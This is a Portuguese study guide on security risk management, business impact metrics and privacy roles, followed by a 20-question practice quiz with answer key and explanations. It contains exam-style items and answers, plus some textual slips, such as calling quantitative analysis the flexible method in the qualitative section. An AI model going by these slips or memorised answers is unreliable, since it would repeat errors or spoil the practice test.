- Prescrever respostas para reduzir ou eliminar os riscos.
- Acompanhe o progresso da mitigação de riscos.

Matriz de risco/mapa de calor

Uma matriz de risco ou mapa de calor de risco é uma forma de avaliação de risco realizada em um gráfico ou tabela básica. Às vezes é rotulada como uma avaliação de risco qualitativa. A forma mais simples de uma matriz de risco é uma grelha 3×3 que compara a probabilidade e o potencial de danos. A cada um destes aspectos é atribuída uma classificação de três níveis, que pode ser 1, 2, 3; Baixo Médio Alto; ou Verde, Amarelo, Vermelho.

Probabilidade			
Alta	Média	Alta	Alta
Média	Baixa	Média	Alta
Baixa	Baixa	Baixa	Média
	Insignificante	Moderado	Catastrófico
	Impacto		

Exemplo de Matriz de Risco

Tal como acontece com qualquer meio de avaliação de riscos, o objetivo é ajudar a estabelecer a priorização da criticidade. Usando uma matriz de risco, cada ameaça pode receber uma probabilidade e um nível de dano. Então, quando esses dois valores são comparados, o resultado é um valor combinado em algum lugar entre os nove quadrados.

Avaliação de Controle de Risco

A avaliação do controle de risco é a avaliação de contramedidas para determinar qual resposta ou estratégia é mais benéfica em geral. Isso geralmente envolve o uso da equação custo-benefício. Esta equação é utilizada numa avaliação de risco quantitativa e requer a utilização da fórmula da expectativa de perda anualizada (ALE). A equação é **[ALE1 – ALE2] – YCCM**.

Autoavaliação de controle de risco

Quando uma avaliação de controle de risco é realizada internamente (e muitas vezes informalmente), ela pode ser conhecida como autoavaliação de controle de risco. Esta é uma prática comum, mas os resultados podem não ser aceites pelos reguladores ou outros terceiros. Uma avaliação formal de terceiros pode ser necessária para cumprir a lei, cumprir obrigações contratuais ou satisfazer as partes interessadas.

Consciência de risco

Consciência de risco é o esforço para aumentar o conhecimento dos riscos dentro de uma organização. Isto inclui compreender o valor dos ativos, inventariar as ameaças existentes que podem prejudicar esses ativos e as respostas selecionadas e implementadas para enfrentar o risco identificado. **A consciência do risco deve ser melhorada entre todos os membros de uma organização. Isto ajuda a informá-los sobre a importância de cumprir as políticas de segurança e as consequências das falhas de segurança.**

Risco inerente

Risco inerente é o nível de risco natural, nativo ou padrão que existe em um ambiente, sistema ou produto antes da execução de quaisquer esforços de gerenciamento de risco. O risco inerente pode existir devido à cadeia de fornecimento, às operações do desenvolvedor, ao design e arquitetura ou a um sistema, ou à base de conhecimento e habilidades de uma organização. O risco inerente também é conhecido como risco inicial ou risco inicial.

Risco residual

Uma vez implementadas as contramedidas, o risco que permanece é conhecido como risco residual. O risco residual consiste em quaisquer ameaças a activos específicos contra os quais a gestão superior opta por não implementar uma salvaguarda. Por outras palavras, o risco residual é o risco que a gestão optou por aceitar em vez de mitigar. Na maioria dos casos, a presença de risco residual indica que a análise custo-benefício mostrou que as salvaguardas disponíveis não eram dissuasores com boa relação custo-eficácia.

Autoavaliação de controle de risco

O risco total é a quantidade de risco que uma organização enfrentaria se nenhuma salvaguarda fosse implementada. Uma concepção de risco total é: **ameaças + vulnerabilidades + valor do ativo = risco total.** A diferença entre o risco total e o risco residual é conhecida como lacuna de controles: o valor de risco que é reduzido pela implementação de salvaguardas. Uma fórmula para o risco residual é total risco – lacuna de controles = risco residual.

Tipos de avaliação de risco

A análise ou avaliação de riscos identifica ameaças e sua gravidade para uma organização. Sem identificação e cálculo de riscos, você não saberá quais problemas sua política de segurança precisa resolver. Através da análise de risco você pode concentrar seus esforços de segurança nas áreas que representam a maior ameaça aos seus ativos.

1. Qualitativa

A análise qualitativa de risco baseia-se mais frequentemente em situações e cenários do que em calculadoras. Em vez de atribuir números exatos em dólares a possíveis perdas, as ameaças são classificadas de acordo com uma tabela. O processo de realização de análises qualitativas de risco envolve julgamento, intuição e experiência. A determinação de qual mecanismo empregar baseia-se na cultura da organização e nos tipos de riscos e ativos envolvidos. É comum que vários métodos sejam usados simultaneamente e que seus resultados sejam comparados e contrastados no relatório final de análise de risco para a alta administração. Geralmente, a análise quantitativa de risco é mais flexível; integra perspectivas, preferências, ideias, reações viscerais, primeiras impressões e até sentimentos; e requer investigação, consumo de recursos e tempo mínimos.

2. Quantitativa

A análise quantitativa de risco atribui valores reais em dólares à perda de um ativo. O método quantitativo resulta em porcentagens concretas de probabilidade. Isso significa que ele cria um relatório que tem valores em dólares para níveis de risco, perda potencial, custo de contramedidas e valor de salvaguardas.

- **1. Inventariar ativos e atribuir um Valor de Ativo/Asset value (AV).**

O valor do ativo (geralmente escrito como AV) é o valor ou valor de um ativo para uma organização. Isso é um cálculo baseado em uma mistura de valor, despesas e custos tangíveis e intangíveis. **AV é usado para prever o valor da perda que a organização sofreria se o ativo fosse danificado por uma ameaça.** Isso às vezes é chamado de custo total de propriedade (TCO), mas parece dar um toque um pouco diferente ao conceito de AV, ou seja, despesa versus importância.

- **2. Pesquise cada ativo e produza uma lista de todas as possíveis ameaças a cada ativo individual.** Para cada ameaça listada, calcule o **EF** e o **SLE**.

Impacto é uma medida da quantidade de dano ou perda que poderia ou seria causada se uma ameaça potencial fosse concretizada**. O impacto de uma ameaça é indicado pelo valor conhecido como EF (fator de exposição)**: a percentagem de perda de valor do ativo que ocorreria se um risco fosse concretizado (por exemplo, se ocorresse um ataque). A FE de uma ameaça é avaliada em relação a um ativo específico. Assim, cada EF refere-se a um par individual de ativo-ameaça. **A EF é calculada usando dados históricos de ocorrências anteriores relacionadas à nossa organização ou de terceiros para prever o valor ou percentual de perda que pode ocorrer quando e se a ameaça causar danos no futuro.**

Já a SLE, **Single-loss expectancy (SLE)** é a expectativa de perda única (SLE) ou seja, é a perda potencial de valor monetário de um único incidente de realização de risco. É calculado multiplicando o EF pelo valor do ativo em relação a um par ativo-ameaça: **SLE = EF × AV.**


- **3. Realize uma análise de ameaças para calcular a probabilidade de cada ameaça ser concretizada dentro de um único ano – ou seja, o ARO.**

A taxa anualizada de ocorrência ou (ARO) é a probabilidade estatística de que um risco específico possa ser realizado um certo número de vezes em um ano (geralmente escrito como #/ano). É obtido de uma empresa de avaliação de risco, a partir de tabelas

atuariais de uma companhia de seguros, através da análise de registros históricos internos, ou às vezes por adivinhação. A ARO é uma avaliação de quantas vezes uma ameaça tem a oportunidade de causar danos e com que frequência esses danos podem ocorrer no futuro. Um ARO também depende de ameaças a ativos.

- **4. Obtenha o potencial de perda global por ameaça calculando a ALE.**

Expectativa de perda anualizada ou Annualized loss expectancy (ALE) é a perda potencial de valor em dólares por ano por risco. É calculado multiplicando o SLE pelo **ARO: ALE = SLE * ARO.** Uma vez calculada uma ALE para cada ativo e a ameaça relacionada a esse ativo. As ALEs são ordenadas do maior para o menor. Isso estabelece uma medição relativa do maior risco para a organização versus o menor. A partir desta lista ordenada de prioridades, são desenhadas soluções de segurança, começando pelo topo.



- **5. Pesquise contramedidas para cada ameaça e, em seguida, calcule as alterações em ARO e ALE com base em uma contramedida aplicada.**

- **6. Realize uma análise de custo-benefício de cada contramedida para cada ameaça e para cada ativo. (Lá em cima, onde vimos Avaliação de controle de risco.)**

Análise de impacto nos negócios (BIA)

O planeamento e os procedimentos de recuperação de desastres permitem que uma organização mantenha ou recupere os seus processos de missão crítica, apesar de eventos que ameacem a sua infra-estrutura. A análise de impacto nos negócios (BIA) é o processo de avaliação de riscos em tarefas e processos de negócios, e não em ativos. O objetivo da BIA é determinar os riscos para os processos de negócios, definir a priorização da criticidade e iniciar o projeto de soluções de proteção e recuperação.

Tempo de inatividade máximo tolerável (MTD) & Objetivo de tempo de recuperação (RTO)

O tempo de inatividade máximo tolerável (MTD) é o período máximo de tempo que uma função comercial pode ficar inoperante sem causar danos irreparáveis aos negócios. O MTD fornece informações valiosas quando você executa BCP e DRP. Depois de definir seus objetivos de recuperação, você poderá projetar e planejar os procedimentos necessários para realizar as tarefas de recuperação.

Isto leva a outra métrica, **O objetivo de tempo de recuperação (RTO),** para cada função de negócios. Este é o tempo alocado para recuperar a função em caso de interrupção. ***O objetivo dos processos de recuperação é garantir que seus RTOs sejam menores que seus MTDs, resultando em uma situação em que um processo nunca deverá ficar indisponível além do MTD.***

Objetivo de ponto de recuperação (RPO)

O objetivo do ponto de recuperação (RPO) é uma medida de quanta perda de dados (medida no tempo) pode ser suportada pela organização quando ocorre um desastre. A medição do RPO é independente do RTO. Por exemplo, se uma organização consegue sobreviver apenas duas horas de perda de dados, então o RPO será de duas horas. Geralmente, os sistemas de backup são projetados para evitar a perda de dados acima do limite de RPO, e as soluções de recuperação são projetadas para retornar as coisas ao normal antes que o RTO seja excedido.

Tempo médio para reparo (MTTR)

É o tempo médio necessário para realizar um reparo no dispositivo

Tempo médio entre falhas (MTBF)


Hardware antigo deve ser agendado para substituição e/ou reparo. O cronograma para tais operações deve ser baseado no tempo médio até a falha (MTTF), no tempo médio entre falhas (MTBF) e nas estimativas de MTTR estabelecidas para cada dispositivo para gerenciar o ciclo de vida do hardware. **MTTF é a vida útil funcional típica esperada do dispositivo, dado um ambiente operacional específico. MTBF é o lapso de tempo típico esperado entre falhas, como entre a primeira falha e a segunda falha.** Se o MTTF e o MTBF tiverem os mesmos valores (ou quase isso), alguns fabricantes listam apenas a classificação do MTBF e a utilizam para abordar ambos os conceitos. Certifique-se de agendar a substituição ou reparo de todos os dispositivos antes que seu MTTF expire.

Planos de recuperação funcional (FRP)

São uma forma ou um subconjunto de BCP e DRP. Os FRPs se concentram em restaurar a capacidade de executar uma operação ou função comercial singular ou específica. Ele estabelece requisitos mínimos para reativar um processo para dar suporte a uma operação comercial.

Ponto unico de falha (SPoF)

Um ponto único de falha é qualquer dispositivo, conexão ou caminho individual ou único que seja de importância moderada a crítica para a missão da organização. Se esse item falhar, toda a organização sofrerá perdas.



RECAP

Impacto (EF)

IÉ uma medida da quantidade de dano ou perda que poderia ou seria causada se uma ameaça potencial fosse concretizada. O impacto é indicado pelo valor conhecido como **EF (fator de exposição): a percentagem de perda de valor do ativo que ocorreria se um risco fosse concretizado** (por exemplo, se ocorresse um ataque). A EF é calculada usando dados históricos de ocorrências anteriores relacionadas à nossa organização ou de terceiros para prever o valor ou percentual de perda que pode ocorrer quando e se a ameaça causar danos no futuro.

Valor do Ativo (AV)

É o valor ou valor de um ativo para uma organização. Isso é um cálculo baseado em uma mistura de valor, despesas e custos tangíveis e intangíveis. AV é usado para prever o valor da perda que a organização sofreria se o ativo fosse danificado por uma ameaça. Isso às vezes é chamado de custo total de propriedade (TCO), mas parece dar um toque um pouco diferente ao conceito de AV, ou seja, despesa versus importância.

Tempo médio para reparo (MTTR), Tempo médio entre falhas (MTBF) & MTTF

Tempo médio para reparo (MTTR) é o tempo médio necessário para realizar um reparo no dispositivo, **Tempo médio entre falhas (MTBF)** é o lapso de tempo típico esperado entre falhas, como entre a primeira falha e a segunda falha., mas tem também o **MTTF** que é a vida útil funcional típica esperada do dispositivo, dado um ambiente operacional específico.

A taxa anualizada de ocorrência (ARO)

É a probabilidade estatística de que um risco específico possa ser realizado um certo número de vezes em um ano (geralmente escrito como #/ano). É obtido de uma empresa de avaliação de risco, a partir de tabelas atuariais de uma companhia de seguros, através da análise de registros históricos internos, ou às vezes por adivinhação. **A ARO é uma avaliação de quantas vezes uma ameaça tem a oportunidade de causar danos e com que frequência esses danos podem ocorrer no futuro. Um ARO também depende de ameaças a ativos.**

Expectativa de perda anualizada (ALE)

A expectativa de perda anualizada (ALE) é a perda potencial de valor em dólares por ano por risco. É calculado multiplicando o SLE pelo ARO: **ALE = SLE * ARO.** Uma vez calculada uma ALE para cada ativo e a ameaça relacionada a esse ativo. As ALEs são ordenadas do maior para o menor. Isso estabelece uma medição relativa do maior risco para a organização versus o menor. A partir desta lista ordenada de prioridades, são desenhadas soluções de segurança, começando pelo topo.

Expectativa de perda única (SLE)

A expectativa de perda única (SLE) é a perda potencial de valor monetário de um único incidente de realização de risco. É calculado multiplicando o EF pelo valor do ativo em relação a um par ativo-ameaça: **SLE = EF × AV.**

Tempo de inatividade máximo tolerável (MTD), Objetivo de tempo de recuperação (RTO) & Objetivo de ponto de recuperação (RPO)

O tempo de inatividade máximo tolerável (MTD) é o período máximo de tempo que uma função comercial pode ficar inoperante sem causar danos irreparáveis aos negócios. **O objetivo de tempo de recuperação (RTO),** é o tempo alocado para recuperar a função em caso de interrupção e o **Objetivo do ponto de recuperação (RPO)** é uma medida de quanta perda de dados (medida no tempo) pode ser suportada pela organização quando ocorre um desastre.

Bom prestar atenção nesse resumo porque esses assuntos já se repetiram algumas vezes em provas passadas #ficaadica ;)

Privacidade e Dados Sensíveis

Uma política de privacidade especifica protege as pessoas de uma organzação. As consequências organizacionais das violações de privacidade e de dados podem ser graves, amplas e duradouras. É importante prevenir violações de privacidade e de dados e violações de acesso/utilização para evitar os impactos negativos.

Notificação

Uma vez detectada uma violação de dados confidenciais ou privados, pode haver a necessidade de notificar outras pessoas ou o órgão regulador sobre a violação. Vários regulamentos, bem como contratos, podem ditar os termos de notificação.

Escalação

O escalonamento de notificação é uma ordem definida na qual várias entidades ou partes são notificadas com base no tipo de dados envolvidos no vazamento e na gravidade das consequências do vazamento. Isso pode incluir o departamento jurídico interno, a liderança sênior, o conselho de administração, órgãos reguladores, agências governamentais, autoridades policiais e as vítimas (ou seja, os titulares dos dados). Em alguns casos, notificações e divulgações públicas podem ser obrigatórias. Isto pode dever-se à legislação nacional ou a políticas internacionais, como o prazo de notificação de 72 horas do GDPR.

Tecnologias que melhoram a privacidade

Minimização de dados / Data minimization

É a redução dos dados coletados ou armazenados ao mínimo necessário para executar tarefas essenciais de negócios. Por exemplo, a maioria dos estabelecimentos não necessita de reter informações de pagamento depois de o pagamento ter sido concluído; além disso, não é necessário um endereço de entrega após a entrega do produto. Guardando menos dados desnecessários, há menos dados para gerenciar, o que torna a proteção dos dados restantes mais fácil e mais eficaz.

Mascaramento de dados / Data masking

O mascaramento de dados **é a atividade de tentar ofuscar dados por meio da manipulação de seus caracteres ou conteúdo.** O mascaramento de dados tenta manter a usabilidade dos dados enquanto protege a privacidade ou a sensibilidade dos dados. Assim, o mascaramento de dados pode ser usado para criar dados de simulação, que são semelhantes, mas não realmente reais, o que ajuda a tornar os resultados dos testes mais realistas. O mascaramento de dados também é usado para suprimir a exibição de dados aos trabalhadores. Por exemplo, um representante do suporte técnico não precisa necessariamente ver o endereço de cobrança ou o número do cartão de crédito de um cliente, portanto, esses itens podem ser mascarados por asteriscos. **Não confundir com criptografia! É um desfarce, uma ofuscação.**

Anonimização / Anonymization

O anonimato é um processo pelo qual as PII são removidas de um conjunto de dados. Por exemplo, após um exame médico, o nome e outros identificadores de PHI podem ser removidos do relatório e submetidos ao CDC para acumulação e análise de dados. Ou seja, **a anonimização é uma técnica de processamento de dados que remove ou modifica informações que possam identificar uma pessoa**. Essa técnica resulta em dados anonimizados, que não podem ser associados a nenhum indivíduo específico

Papéis e responsabilidades

As funções e responsabilidades são estabelecidas para gerir a segurança em geral, mas especificamente a privacidade e a proteção de ativos sensíveis, e são necessárias para garantir uma governação, gestão e implementação adequadas de medidas de segurança.

Controlador de dados / Data controller

É a entidade que toma decisões sobre os dados que coleta**. O controlador de dados decide quais dados coletar, por que coletar e os propósitos da coleta,** ele também é responsável por determinar os métodos e meios de processamento de dados.

Processador de dados / Data processor

É a entidade que realiza operações sobre dados em nome de um controlador de dados. O processador de dados só pode realizar operações nos dados sob a orientação e permissão do controlador de dados.

Guardião/administrador de dados / Data custodian/steward

Um custodiante ou administrador é um sujeito a quem foi atribuída ou delegada a r**esponsabilidade diária de armazenamento e transporte adequados,** bem como de proteção de dados, ativos e outros objetos organizacionais.

Data protection officer (DPO)

Um oficial de proteção de dados (DPO) (também conhecido como oficial de privacidade de dados [DPO]) **é um executivo da empresa encarregado de elaborar a política de privacidade e proteção de dados da empresa, implementar essa política e supervisionar sua operação e gerenciamento. O objetivo do DPO é garantir que os dados pessoais relativos a colaboradores e clientes sejam devidamente tratados e protegidos.**

Faz, elabora, implementa e supervisiona a política de privacidade
Data protection officer (DPO)
Decide quais dados coletar, por que coletar, os propósitos da coleta, e determina os métodos e meios de processamento de dados
Controlador de dados / Data controller
Realiza operações sobre dados em nome de um controlador de dados
Processador de dados / Data processor
Responsabilidade diária de armazenamento e transporte adequados, bem como de proteção de dados, ativos e outros objetos organizacionais
Guardião/administrador de dado / Data custodian

Governance, Risk, & Compliance *Simuladão*

1. Após participar de uma conferência de segurança, o CISO atualiza a política de segurança em relação ao uso de cartões inteligentes. Os novos requisitos são que os cartões sejam atualizados anualmente e que um PIN e uma leitura de impressão digital sejam usados para autenticação do sistema. Que tipo de controle de segurança é esta política?

A Detectivo

B Físico

C Gerencial

D Técnico

2. Um security officer ajusta o sistema de autenticação para que os trabalhadores só possam fazer login durante os horários de trabalho atribuídos. Que tipo de controle é esse?

A Dissuasivo Técnico

B Técnico Preventivo

C Corretivo Operacional

D Detectivo Gerencial

3. Qual das alternativas a seguir é um exemplo de controle corretivo?

A Imagem do sistema

B Férias obrigatórias

C Separação de deveres

D Revisão pós-incidente

4. Quando a iluminação é usada na garagem e em cada porta do edifício, quais são os requisitos de segurança? Conceitos de Controle está em uso?

A Dissuativo

B Detectivo

C Preventivo

D Corretivo

5. Por que uma organização optaria por exceder os requisitos mínimos de conformidade de uma regulamentação governamental?

A Expandir o apoio público às iniciativas empresariais.

B Reduzir a responsabilidade por violação de privacidade.

C Aumentar o valor das partes interessadas.

D Melhorar a defensabilidade legal.

6. Qual das alternativas a seguir não é um requisito do GDPR?

A Notificação de violação de dados dentro de 72 horas após a descoberta

B Os titulares têm o direito de importar os seus dados para um processador de dados da sua escolha

C Deve ser nomeado um responsável pela proteção de dados (DPO)

D Os titulares têm o direito de apagar seus dados mantidos por um processador/coletor de dados.

7. Qual das alternativas a seguir estabelece requisitos obrigatórios para agências federais?

A Risk Management Framework

B Cybersecurity Framework

C ISO 27001

D Center for Internet Security

8. Qual dos seguintes tipos de relatórios se concentra nos controles de segurança e se esses controles estão operando de forma eficaz?

A SOC 1 Type 2

B SOC 2 Type 1

C SOC 2 Type 2

D SOC 3 Type 1

9. Durante uma viagem, um trabalhador conecta o computador fornecido pela empresa a uma rede WiFi de hotel, pois o serviço de dados do celular era inconsistente. Após verificar o e-mail, realizar pesquisas on-line, postar uma mensagem em um fórum de discussão da empresa e atualizar seu itinerário no serviço de agendamento da empresa, ele se desconecta. Poucos dias depois, a empresa sofre uma invasão e segredos comerciais são roubados por um invasor desconhecido. A investigação do incidente revelou que as credenciais utilizadas para obter acesso à empresa durante a violação pertenciam ao trabalhador remoto. Qual foi a causa do compromisso da empresa?

A Engenharia Social

B Violação de AUP

C Pivoting

D BEC

10. Vários clientes bancários relataram numerosos levantamentos não reconhecidos das suas contas. Um gerente de contas comprou recentemente um carro novo, está exibindo joias chamativas e comprando almoço para todo o departamento. Para descobrir evidências de fraude e roubo, qual das seguintes opções poderia ser usada?

A Offboarding

B Gamificação

C MOU

D Férias Obrigatórias

11. Uma violação da rede da empresa foi atribuída ao comprometimento de um sistema Windows XP. Uma revisão deste sistema confirma que todas as atualizações e alterações de configuração disponíveis foram aplicadas. Esse sistema rodava uma aplicação comercial customizada, que ainda não foi migrada para a nuvem, mas que está prevista para ser desenvolvida nos próximos seis meses. Qual é o motivo da violação?

A EOL

B Engenharia Social

C Configuração Padrão

D Falta de suporte para VPNs

12. Uma nova atualização foi lançada pelo fornecedor de um importante produto de software, que é um elemento essencial de uma tarefa comercial crítica. O CSO indica que a nova versão do software precisa ser testada e avaliada em um laboratório virtual que possui uma simulação clonada de muitos dos sistemas de produção da empresa. Além disso, os resultados desta avaliação precisam ser revisados antes de tomar uma decisão sobre se e quando instalar a atualização de software. Que princípio de segurança o CSO está demonstrando?

A Planejamento de continuidade de negócios

B Onboarding

C Mudar a gestão

D Análise estática

13. Durante um projecto de gestão de riscos, uma avaliação de vários controlos determina que nenhum deles é rentável na redução do risco relacionado com um activo importante específico. Que resposta ao risco está sendo exibida por esta situação?

A Mitigação

B Ignorar

C Aceitação

D Atribuição

14. Um novo aplicativo web foi instalado no servidor web público da empresa na semana passada. No fim de semana, um hacker conseguiu explorar o novo código e obteve acesso aos arquivos de dados hospedados no sistema. Este é um exemplo de que problema?

A Risco inerente

B Matriz de risco

C Avaliação qualitativa

D Risco residual

15. Durante uma reunião entre a liderança da empresa e a equipe de segurança, as discussões se concentram na definição do valor dos ativos, no inventário de ameaças, na previsão da quantidade de danos de uma violação e na determinação do número de vezes que uma ameaça pode causar danos à empresa a cada ano. . O que está sendo executado?

A Avaliação qualitativa dos riscos

B Técnica Delphi

C Evitar riscos

D Avaliação quantitativa dos riscos

16. A equipe de resposta de segurança determinou que a organização pode suportar a perda dos processos de missão crítica por cerca de 12 dias. Após extensa deliberação, eles optam por planejar estratégias de recuperação e reparo para cada um dos processos essenciais identificados, que não levarão mais de oito dias. Qual é esse prazo de oito dias?

A MTD

B RTO

C RPO

D MTBF

17. Uma organização contratou recentemente um responsável pela proteção de dados (DPO). O DPO precisa implementar novas estratégias de segurança para evitar a recorrência de uma violação de privacidade ocorrida no início do ano. Qual das alternativas a seguir costuma ser um motivador chave para uma empresa levar a sério a proteção da privacidade?

A Danos à reputação

B Redução das funções de serviço

C Eficiência otimizada

D Uso de pseudoanonimização

18. Um oficial de segurança está revisando a configuração de um servidor de arquivos central e descobre uma pasta de dados oculta. A pasta de dados contém registros de clientes dos últimos quatro anos, incluindo nome, endereço, telefone, número da conta, datas de nascimento e muito mais. Investigações posteriores revelam arquivos de log que incluem registros desses arquivos de dados sendo transferidos para um servidor desconhecido na Internet. Qual política da empresa estava sendo violada neste cenário?

A Política de retenção

B Política de privacidade

C Política de uso aceitável

D Política de destruição de dados

19. Qual das seguintes afirmações é verdadeira?

A Um processador de dados é a entidade com responsabilidade específica atribuída sobre um ativo de dados para garantir sua proteção para uso pela organização

B Um custodiante de dados é a entidade que realiza operações com dados

C Um controlador de dados é a entidade que toma decisões sobre os dados que coleta.

D O proprietário dos dados é a entidade à qual foi atribuída ou delegada a responsabilidade diária de armazenamento e transporte adequados, bem como de proteção de dados, ativos e outros objetos organizacionais

20. O processo de proteção de dados enquanto eles são exibidos a um trabalhador, substituindo os caracteres originais por asteriscos, é conhecido como?

A Minimização de dados / Data minimization

B Anonimização de dados / Data anonymization

C Tokenização de dados / Data tokenization

D Mascaramento de dados / Data masking

GABARITO

1. **C**
2. **B**
3. **D**
4. **A**
5. **D**
6. **B**
7. **A**
8. **C**
9. **B**
10. **D**
11. **A**
12. **C**
13. **C**
14. **A**
15. **D**
16. **B**
17. **A**
18. **B**
19. **C**
20. **D**

Errou menos de 10? Parabéns! Errou mais de 10? Volta e dá uma lida novamente no material porque o simuladão mais adelante vai aumentar o nível e você precisa estar bem no assunto. Seja sincero com você e comprometido com seus objetivos. Boa sorte!

GABARITO EXPLICADO

1. C. A política é um controle gerencial. Os controles gerenciais concentram-se no gerenciamento de riscos e, portanto, na governança da segurança organizacional. Freqüentemente, os controles gerenciais são estabelecidos por meios administrativos. Esses controles concentram-se no pessoal e nas práticas comerciais. Mesmo quando a política define um mecanismo de segurança técnica ou física, ainda é um controle gerencial. Um controle de detetive é um mecanismo de segurança que percebe eventos e pode responder quando ocorre um incidente de violação. Os controles físicos se concentram na proteção da instalação. Os controles técnicos protegem a TI/SI.

2. B. A implementação de restrições de logon por horário é um controle técnico preventivo. Esse controle se concentra na proteção de TI/SI e evita acesso não autorizado fora do horário comercial. Um controle dissuasor é implantado para desencorajar a violação das políticas de segurança. Os controles operacionais concentram-se nas tarefas diárias que apoiam e reforçam a segurança dentro de uma organização.

Primeiramente, os controles operacionais são aquelas atividades de segurança executadas por pessoas, e não por sistemas de computador automatizados. Um controle corretivo modifica o ambiente para retornar os sistemas ao normal após a ocorrência de uma atividade indesejada ou não autorizada. Os controles gerenciais concentram-se no gerenciamento de riscos e, portanto, na governança da segurança organizacional. Um controle de detetive é implantado para descobrir ou detectar atividades indesejadas ou não autorizadas.

3. D. A revisão pós-incidente é um exemplo de controle corretivo. A imagem do sistema é um exemplo de controle de recuperação. As férias obrigatórias são um exemplo de controle de detetive. A separação de funções é um exemplo de controle preventivo.

4. A. A iluminação é um controle dissuasor. O raio por si só não é detetive, preventivo ou corretivo. No entanto, quando combinada com câmeras, sistemas automatizados e/ou guias de segurança, a iluminação pode apoiar e melhorar essas outras formas de controles de segurança.

5. D. Uma organização pode optar por exceder os requisitos mínimos de conformidade de uma regulamentação governamental para melhorar a defesa legal. No caso de um incidente, demonstrar que a empresa ultrapassou os níveis mínimos de conformidade para evitar compromissos solidifica os seus esforços prudentes de devido zelo e devida diligência. A maioria das ações de conformidade regulamentar não são divulgadas publicamente e, portanto, raramente têm qualquer efeito sobre a opinião pública dos Uma organização. No entanto, sofrer uma violação pode ter um efeito prejudicial na opinião pública. Melhorar a conformidade com a regulamentação geralmente não reduz a responsabilidade por violação de privacidade. Quando ocorre uma violação de privacidade, a empresa ainda será responsabilizada pela violação. Exceder as regulamentações geralmente não aumenta diretamente o valor para as partes interessadas, especialmente quando tais esforços podem reduzir os lucros ou prejudicar a produtividade.

6. B. O RGPD não especifica que os titulares têm o direito de importar os seus dados para um processador de dados da sua escolha. O GDPR afirma que os sujeitos têm o direito de acessar seus dados e transferi-los para outro processador de dados. Não afirma que outro processador deva aceitar ou permitir a importação de dados de outro processador. Isto é muitas vezes assumido como a intenção da legislação, mas não é especificamente exigido. O GDPR exige especificamente a notificação de uma violação de dados dentro de 72 horas após a descoberta, que um responsável pela proteção de dados (DPO) seja nomeado e que os sujeitos tenham o direito de apagar seus dados mantidos por um processador/coletor de dados.

7. A. RMF estabelece requisitos obrigatórios para agências federais. O CSF foi projetado para infra-estruturas críticas e organizações comerciais. A ISO 27001 estabelece as diretrizes para a implementação de um sistema de gestão de segurança da informação (SGSI), mas é independente de nação e indústria. O Center for Internet Security (CIS) fornece guias de configuração de segurança de sistema operacional, aplicativos e hardware para uma ampla variedade de produtos.

8. C. Um relatório SOC 2 concentra-se em controles de segurança, especificamente "Relatório sobre controles em uma organização de serviços relevantes para segurança, disponibilidade, integridade de processamento, confidencialidade ou privacidade". Um relatório Tipo 2 (um subtipo de SOC) avalia a eficácia dos controles implementados. SOC 1 concentra-se em questões financeiras. O SOC 3 é um relatório concebido para distribuição geral, o que significa que não contém informações confidenciais ou privadas, e é um derivado do SOC 2. Os relatórios do tipo 1 (um subtipo do SOC) focam-se apenas na descrição de uma função ou controlo. ; portanto, eles se concentram na documentação e não na implementação.

